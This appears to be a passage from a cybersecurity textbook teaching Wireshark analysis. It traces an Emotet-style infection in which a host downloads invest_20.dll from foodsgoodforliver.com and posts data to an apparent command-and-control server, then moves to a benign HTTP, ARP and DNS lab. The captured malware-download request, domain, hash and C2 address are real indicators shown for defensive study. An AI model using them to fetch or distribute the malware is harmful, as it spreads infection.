1236 565.816488  10.4.1.101  583… 162.255.119.253  443 TLSv1.2  216 Client Hello
1244 565.950627  10.4.1.101  583… 162.255.119.253  443 HTTP     702 POST /docs.php
1328 606.284167  10.4.1.101  603… 162.255.119.253  443 TLSv1.2  392 Client Hello
1336 606.303119  10.4.1.101  603… 162.255.119.253  443 HTTP     702 POST /docs.php
1420 832.344860  10.4.1.101  624… 162.255.119.253  443 TLSv1.2  392 Client Hello
1428 832.383730  10.4.1.101  624… 162.255.119.253  443 HTTP     702 POST /docs.php

• Frame 165: 251 bytes on wire (2008 bits), 251 bytes captured (2008 bits    0000  20 e5 2a
• Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b    0010  00 ed 1f
• Internet Protocol Version 4, Src: 10.4.1.101, Dst: 94.103.84.245           0020  54 f5 c3
• Transmission Control Protocol, Src Port: 50074, Dst Port: 443, Seq: 280,   0030  08 04 51
• Transport Layer Security                                                   0040  00 00 01
```

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As…
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream

Figure 1.28 Follow HTTP stream for DLL file packet. ⏎

Notice this involves an internal system (IP 10.4.1.101) performing a GET request from the LAN that system contacted an external domain ‘foodsgoodforliver.com’ (IP 94.103.84.245) to download that DLL file as displayed in Figure 1.29 with server response as 200 OK – this means the connection as a success.




```
No.     Time           Source
    153 29.437270      10.4.1.101
    154 29.437403      94.103.84.
    155 29.437548      10.4.1.101
    157 29.446603      10.4.1.101
    158 29.446756      94.103.84.
    159 29.449778      94.103.84.
    160 29.449780      94.103.84.
    161 29.449904      10.4.1.101
    162 29.461096      10.4.1.101
    163 29.461540      94.103.84.
    164 29.515603      10.4.1.101
    165 30.099384      10.4.1.10
```

```
GET /invest_20.dll HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: foodsgoodforliver.com

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Apr 2020 21:02:49 GMT
Content-Type: application/octet-stream
Content-Length: 463872
Last-Modified: Wed, 01 Apr 2020 16:29:16 GMT
Connection: keep-alive
ETag: "5e84c15c-71400"
Accept-Ranges: bytes

MZ......................@.............................................
```

Figure 1.29 User contacting external domain. ⏎


Malware hunters need to view the contents or the actual DLL to analyze the malware. Checking the DLL file looks encrypted, so we can either copy the contents to analyze on VirusTotal OR export the object from the network traffic dump by clicking File and exporting Object in HTTP as shown in Figure 1.30.



```
Source I Destination      Destina Protocol   Length Info
498… 13.107.3.128          443 TLSv1.2        240 Client Hello
498… 13.107.3.128          443 HTTP           701 GET /config/v2/Office/word/16
500… 40.122.160.14         443 TLSv1.2        236 Client Hello
500… 40.122.160.14         443 HTTP           206 POST /OneCollector/1.0/ HTTP/
500… 40.122.160.14         443 HTTP           613 POST /OneCollector/1.0/ HTTP/
500… 94.103.84.245         443 TLSv1.2        240 Client Hello
500… 94.103.84.245         443 HTTP           251 GET /invest_20.dll HTTP/1.1
516… 40.122.160.14         443 TLSv1.2        428 Client Hello
516… 40.122.160.14         443 HTTP           613 POST /OneCollector/1.0/ HTTP/
538… 20.191.48.196         443 TLSv1.2        272 Client Hello
     0.191.48.196          443 HTTP           324 GET /settings/v2.0/Storage/St
     62.255.119.253        443 TLSv1.2        216 Client Hello
     62.255.119.253        443 HTTP           702 POST /docs.php HTTP/1.1
1328 696.284167 10.4.1.101  62.255.119.253   443 TLSv1.2        392 Client Hello
1336 696.303119 10.4.1.101  62.255.119.253   443 HTTP           702 POST /docs.php HTTP/1.1
```

Figure 1.30 Export DLL file as HTTP object. ⏎

Save the exported object file on the desktop (invest_20.dll), upload to VirusTotal and analyze. Figure 1.31 illustrates that 53 out of 68 security labs confirm this file as malicious.



31cf42b2a7c5c558f44cfc67b84cc344c17d4946d3a1e0b2cecb8eb58173cb2f

53 / 68

53 security vendors and 1 sandbox flagged this file as malicious


31cf42b2a7c5c558f44cfc67b84cc344c17d4946d3a1e0b2cecb8eb58173cb2f

CrowdDry.DLL

Ad-Aware	Gen:Heur.Pack.Emotet.4	AhnLab-V3
Alibaba	TrojanDownloader:Win32/Zload.e77b3b88	ALYac

Figure 1.31 DLL File confirmed to be malicious. ⏎


The user probably clicked a link OR email attachment (XLS), which then downloaded this DLL, which downloaded a few tools and utilities for actual infection. There are more POST requests in the traffic dump indicating an unusual external port 60335 to send ‘docs.php’ by the internal system at IP 10.4.1.101, as displayed in Figure 1.32.



```
1236 565.816488 10.4.1.101   583… 162.255.119.253  443 TLSv1.2   216 Client Hello
1244 565.950627 10.4.1.101   583… 162.255.119.253  443 HTTP      702 POST /docs.php HTTP/1.1
1328 696.284167 10.4.1.101   603… 162.255.119.253  443 TLSv1.2   392 Client Hello
1336 696.303119 10.4.1.101   603… 162.255.119.253  443 HTTP      702 POST /docs.php HTTP/1.1
1420 832.344860 10.4.1.101   624… 162.255.119.253  443 TLSv1.2   392 Client Hello
1428 832.383730 10.4.1.101   624… 162.255.119.253  443 HTTP      702 POST /docs.php HTTP/1.1
```

Figure 1.32 Unusual POST requests found. ⏎

After the DLL, the user system connected to the attacker’s C2 system to send PHP using man-in-the-middle proxy (click Follow TCP stream for that packet). Filtering the PACP for ‘nbns’, notice the name of the infected user system (Desktop-U54AJ8K) as presented in Figure 1.33.



```
nbns
No.  Time        Source       Source Port  Destination  Destina Protocol  Length Info
   1 0.000000    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB DESKTOP-U54AJ8K<20>
   2 0.000084    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB DESKTOP-U54AJ8K<00>
   3 0.000116    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB WORKGROUP<00>
   6 0.765618    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB DESKTOP-U54AJ8K<20>
   7 0.765700    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB DESKTOP-U54AJ8K<00>
   8 0.765735    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB WORKGROUP<00>
  12 1.546843    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB WORKGROUP<00>
  13 1.546915    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB DESKTOP-U54AJ8K<00>
  14 1.546952    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB DESKTOP-U54AJ8K<20>
  20 2.297271    10.4.1.101   137          10.4.1.255   137  NBNS         110 Registration NB WORKGROUP<1e>
```

Figure 1.33 Infected host found. ⏎

Wireshark can also be used to present the inbound and outbound graphs as displayed in Figure 1.34.





Figure 1.34 Inbound–outbound graphs. ⏎

Investigating the behavior of the Ethernet protocol and Address Resolution (ARP) protocol is an essential skill for Cyber analysts. Ensure that the web browser's cache is empty. The easiest way is to use 'Incognito mode' in Firefox and start Wireshark packet sniffer. Then open a URL in the web browser (say http://wireshark.grydeske.net/file3.html). The web browser should display the rather lengthy US Bill of Rights as displayed in Figure 1.35.


Historical Documents:THE BILL O ×
+
wireshark.grydeske.net/file3.html

THE BILL OF RIGHTS

Amendments 1-10 of the Constitution


The Conventions of a number of the States having, at the time of adopting the Constitution, expressed a desire, in or declaratory and restrictive clauses should be added, and as extending the ground of public confidence in the Governi

Resolved, by the Senate and House of Representatives of the United States of America, in Congress assembled, two- proposed to the Legislatures of the several States, as amendments to the Constitution of the United States; all or any Legislatures, to be valid to all intents and purposes as part of the said Constitution, namely:

Amendment I

Figure 1.35 Browse website. ⏎

Now stop the Wireshark packet capture, which should look something like Figure 1.36.




*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time                        Source          Destination     Protocol Length Info
 107 2022-08-08 08:41:34.938664  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=6158 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 108 2022-08-08 08:41:34.939043  192.168.29.51   192.168.29.51   TCP        54 56950 → 80 [ACK] Seq=711 Ack=7618 Win=131328 Len=0
 109 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=7618 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 110 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=9078 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 111 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=10538 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 112 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=11998 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 113 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=13458 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 114 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=14918 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 115 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=16378 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 116 2022-08-08 08:41:34.939556  54.247.69.169   54.247.69.169   TCP      1514 80 → 56950 [ACK] Seq=17838 Ack=711 Win=29184 Len=1460 [TCP segment of a reassembled PDU]
 117 2022-08-08 08:41:34.940633  192.168.29.51   192.168.29.51   TCP        54 56950 → 80 [ACK] Seq=711 Ack=19298 Win=131328 Len=0
 118 2022-08-08 08:41:35.110742  54.247.69.169   54.247.69.169   HTTP     1163 HTTP/1.1 200 OK  (text/plain)
 119 2022-08-08 08:41:35.152766  192.168.29.51   192.168.29.51   TCP        54 56950 → 80 [ACK] Seq=711 Ack=20407 Win=130048 Len=0
 120 2022-08-08 08:41:35.282181  192.168.29.51   192.168.29.51   IGMPv3     54 Membership Report / Join group 224.0.0.251 for any sources
```

Figure 1.36 Wireshark HTTP capture. ⏎

First, find the packet numbers (the leftmost column in the upper Wireshark window) of the HTTP GET message that was sent from the host computer to wireshark.grydeske.net, as well as the beginning of the HTTP response message sent to your computer by wireshark.grydeske.net. The Wireshark should display something like Figure 1.37, where the packet contains the HTTP GET message.




*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.  Time                        Source           Destination        Protocol Length Info
  59 2022-08-08 08:41:29.184499  2405:201:6804…   2405:201:6804:48a3:… HTTP    377 GET /canonical.html HTTP/1.1
  61 2022-08-08 08:41:29.208477  2600:1901:0:3…   2600:1901:0:38d7::   HTTP    372 HTTP/1.1 200 OK  (text/html)
  71 2022-08-08 08:41:29.231009  2405:201:6804…   2405:201:6804:48a3:… HTTP    379 GET /success.txt?ipv6 HTTP/1.1
  76 2022-08-08 08:41:29.240535  192.168.29.51    192.168.29.51        HTTP    359 GET /success.txt?ipv4 HTTP/1.1
  79 2022-08-08 08:41:29.255156  2600:1901:0:3…   2600:1901:0:38d7::   HTTP    290 HTTP/1.1 200 OK  (text/plain)
  83 2022-08-08 08:41:29.268920  34.107.221.82    34.107.221.82        HTTP    270 HTTP/1.1 200 OK  (text/plain)
  86 2022-08-08 08:41:29.286926  192.168.29.51    192.168.29.51        HTTP    428 GET /file3.html HTTP/1.1
 102 2022-08-08 08:41:34.640249  54.247.69.169    54.247.69.169        HTTP    475 HTTP/1.1 200 OK  (text/html)
 104 2022-08-08 08:41:34.761621  192.168.29.51    192.168.29.51        HTTP    390 GET /favicon.ico HTTP/1.1
 118 2022-08-08 08:41:35.110742  54.247.69.169    54.247.69.169        HTTP   1163 HTTP/1.1 200 OK  (text/plain)

> Frame 59: 377 bytes on wire (3016 bits), 377 bytes captured (3016 bits) on interface \Device\NPF_{F9D12993-E14C-4193
> Ethernet II, Src: HonHaiPr_3e:ab:39 (2c:6f:c9:3e:ab:39), Dst: Serverco_3b:2f:49 (a8:da:0c:3b:2f:49)
> Internet Protocol Version 6, Src: 2405:201:6804:48a3:e0c6:3a66:d272:acd7, Dst: 2600:1901:0:38d7::
> Transmission Control Protocol, Src Port: 56951, Dst Port: 80, Seq: 1, Ack: 1, Len: 303
v Hypertext Transfer Protocol
  > GET /canonical.html HTTP/1.1\r\n
    Host: detectportal.firefox.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0\r\n
    Accept: */*\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Cache-Control: no-cache\r\n
    Pragma: no-cache\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://detectportal.firefox.com/canonical.html]
    [HTTP request 1/1]
```

Figure 1.37 Filter for HTTP to view HTTP GET (user request). ⏎

Now change Wireshark ‘listing of captured packets’ window to filter for ‘ARP’ as displayed in Figure 1.38.



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

arp

No.	Time	Source	Destination	Protocol	Length	Info
3	2022-08-08 08:56:48.785618	Serverco_3b:2…		ARP	42	Who has 192.168.29.177? Tell 192.168.29.1
232	2022-08-08 08:56:54.026385	HonHaiPr_3e:a…		ARP	42	Who has 10.3.1.1? Tell 192.168.29.51
233	2022-08-08 08:56:54.793697	HonHaiPr_3e:a…		ARP	42	Who has 10.3.1.1? Tell 192.168.29.51

Figure 1.38 ARP filtered. ⏎

Filter for ‘DNS’ and notice Wireshark window as displayed in Figure 1.39.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
210	2022-08-08 08:56:51.055075	2405:201:6804…	2405:201:6804:48a3:…	DNS	102	Standard query response 0xd557 No such name A ddnwsus.ddn.upes.ac.in
211	2022-08-08 08:56:51.055780	2405:201:6804…	2405:201:6804:48a3:…	DNS	102	Standard query response 0x6907 No such name AAAA ddnwsus.ddn.upes.ac.in
212	2022-08-08 08:56:51.058338	2405:201:6804…	2405:201:6804:48a3:…	DNS	102	Standard query 0x7de0 A ddnwsus.ddn.upes.ac.in
213	2022-08-08 08:56:51.059032	2405:201:6804…	2405:201:6804:48a3:…	DNS	102	Standard query 0xcbaa AAAA ddnwsus.ddn.upes.ac.in
214	2022-08-08 08:56:51.060587	2405:201:6804…	2405:201:6804:48a3:…	DNS	102	Standard query response 0x7de0 No such name A ddnwsus.ddn.upes.ac.in
215	2022-08-08 08:56:51.061232	2405:201:6804…	2405:201:6804:48a3:…	DNS	102	Standard query response 0xcbaa No such name AAAA ddnwsus.ddn.upes.ac.in
220	2022-08-08 08:56:52.202812	2405:201:6804…	2405:201:6804:48a3:…	DNS	102	Standard query 0xb913 A wireshark.grydeske.net
222	2022-08-08 08:56:52.230342	2405:201:6804…	2405:201:6804:48a3:…	DNS	221	Standard query response 0xb913 A wireshark.grydeske.net CNAME trapezoidal-marli
223	2022-08-08 08:56:52.231239	2405:201:6804…	2405:201:6804:48a3:…	DNS	137	Standard query 0x9b61 A trapezoidal-marlin-xa2qq3a6gbrag6dyty3jfvtz.herokudns.c
224	2022-08-08 08:56:52.233084	2405:201:6804…	2405:201:6804:48a3:…	DNS	185	Standard query response 0x9b61 A trapezoidal-marlin-xa2qq3a6gbrag6dyty3jfvtz.he

```
> Frame 213: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface \Device\NPF_{F9D12993-E14C-4193-9904-46D9E587D40D}, id 0
> Ethernet II, Src: HonHaiPr_3e:ab:39 (2c:6f:c9:3e:ab:39), Dst: Serverco_3b:2f:49 (a8:da:0c:3b:2f:49)
> Internet Protocol Version 6, Src: 2405:201:6804:48a3:e0c6:3a66:d272:acd7, Dst: 2405:201:6804:48a3::c0a8:1d01
> User Datagram Protocol, Src Port: 56009, Dst Port: 53
> Domain Name System (query)
